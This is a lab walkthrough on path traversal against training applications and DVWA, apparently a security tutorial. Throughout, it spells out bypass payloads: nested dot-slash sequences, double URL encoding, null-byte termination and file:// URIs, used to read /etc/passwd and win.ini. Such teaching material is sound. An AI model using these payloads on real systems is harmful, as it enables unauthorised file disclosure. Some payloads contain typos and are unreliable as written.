


Blocked Traversal Sequence


There are situations when the developers end up the traversal process, i.e. the dot-dot-slash or any subsequent sequence will not work in such case.
While getting to the second lab, I got the same issue i.e. the "**../**" sequence didn't work and I fail to capture the password file. So let's try to capture this request again in our burpsuite monitor.



From the below image, you can see that I've grabbed up the request with filename=66.jpg, and now will shift this all to the Repeater




As we're blocked with the "../" sequence. Let's try to enter **/etc/passwd** without any preceding values.
Cool!! This worked, we got the **password** file with the direct call.




Validated Path Traversal

Many developers validate their web-applications, that if the **"../"** comes into the URL, it gets rejected out. Thus when we tried both the above procedures in our next lab, we got rejected out and didn't grab anything.
Therefore we capture the **HTTP request** in our burpsuite and traverse it to the **Repeater**.




This time we manipulate the URL filename parameter with **"double dots followed by double slashes"** i.e. "**....//....//....//etc/passwd**"

Great!! From the above image, you can see that we've again captured the password file with this unusual technique.
As we jumped over the **4th lab,** we got this, the developers had made a validation which blocks up the input which contains the path traversal sequence.




Therefore to bypass this validation, I've again captured the request and send it to the repeater, to make some manipulations.



From the below image, you can see that, I've manipulated the URL filename parameter using Double URL encoding method in order to convert "../" into "..%252f" with the help of ASCII to URL encoder converter and have successfully accessed the password file with

```
filename=..%252f..%252f..%252fetc/passwd
```



Path Disclosure in URL

Isn't it great if you get the number of back steps you need to perform in order to capture your desired file?


Path disclosure is that vulnerability, where the URL offers the complete path of the file it is containing, which thus allows the attacker to simply manipulate the URL and with no efforts he can access the system files.

As we moved further to lab **5,** we were encountered with an application that was offering us the**complete path of the file**.

We simply just captured that request and send it to the **repeater**. From the below image, you can see that the filename parameter is having the value as **"/var/www/images/21.jpg".** Which means that the file "21.jpg" is inside the **images** directory and the **root directory** is just **3 steps** away from us.

So we are now aware of the number of back steps we need to make to get into the password file, therefore we'll do that as

```
filename-/var/www/images/../../../etc/passwd
```




Null Byte Bypass

Many developers add up a **'.php'** extension into their codes at the end of the required variable before it gets included.
Therefore the webserver interprets the **/etc/passwd** as **/etc/passwd.php**, thus we could not access the file. In order to get rid of this ".php" we try to terminate the variable using the **null byte character (%00),** that will force the php server to ignore everything after that, as soon as it is interpreted.
As soon as we share the captured request to the repeater we'll try to eliminate this null byte character as discussed above.

So from the below image, you can see that we've again captured the password file by adding up (%00) in the URL as:

```
filename=../../../etc/passwd%00.jpg
```




Window Server path Traversal Exploitation

Window Server Path Traversal Exploitation


Basic Path Traversal

I'm having **DVWA** setup over my **window's machine**. You can learn this all from **here**.
Let's boot inside the DVWA application as **"admin: password"** with the security level as **"low".** Further, choose the vulnerability as **File Inclusion** from the left-hand panel.
As soon as we choose this, we'll be redirected to the webpage which is suffering from **path_traversal vulnerability.**
Let's capture this request through burpsuite and see what we can get through it.




From the above image, you can see that file.php is included in the page parameter. Let's share this all to the repeater and try to play with this input field.
In order to call up the windows file on the web-applications screen, manipulate the page parameter with the following input.

```
page=C:/Windows/win.ini
```




From the above image, you can see that we've successfully called up the file in the response tab. Now **forward** this request and check the result over the application's screen.




Double dots with Forward-Backward Slashes

Whether the application is hosted over a Linux server or a windows one, the developers always validate their web-applications. Here, in order to keep the application secure with the path traversal attacks. the developers block up some sequences such as **"../"**, which thus gets rejects out automatically if entered in the URL.
Increase up the DVWA's security level and set it to **"medium".** Capture the request at burpsuite and send everything directly to the repeater.




Form the below image, you can see that we've successfully bypassed this validation by the double dotsfollowed by forward-backwards slashes and have again grabbed the "win.ini" file by :

```
page=….\....\....\....\....\Windows/win.ini
```



Using a similar sequence you can even capture other files present in the windows system. From the below image you can see that I've grabbed up a flag i.e. **fi.php** which resides in the hackable folder by simply manipulating up the URL parameter as:

```
page=….\....\hackable/flags/fi.php
```



Blocked Traversal Sequences


There are many situations when such conditions didn't work, that is the developer validates and blocks every possible sequence he can.
Let's find the other possible way to get the **"win.ini"** file without getting involved with the commonly used sequences.
Again go for the security option and hit it up with the **high security** in your **DVWA** application. Come back to the **File Inclusion** section and capture the request in your burpsuite.

```
GET /dvwa/vulnerabilities/fi/?page=file1.php HTTP/1.1
Host: 192.168.29.227
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.29.227/dvwa/vulnerabilities/fi/?page=include.php
Connection: close
Cookie: security=high; PHPSESSID=v1816gji96h08p8vadcf8k7nhb
Upgrade-Insecure-Requests: 1
```

Share the HTTP request to the repeater tab and manipulate the URL page parameter with :

```
page=file://C:/Windows/win.ini
```

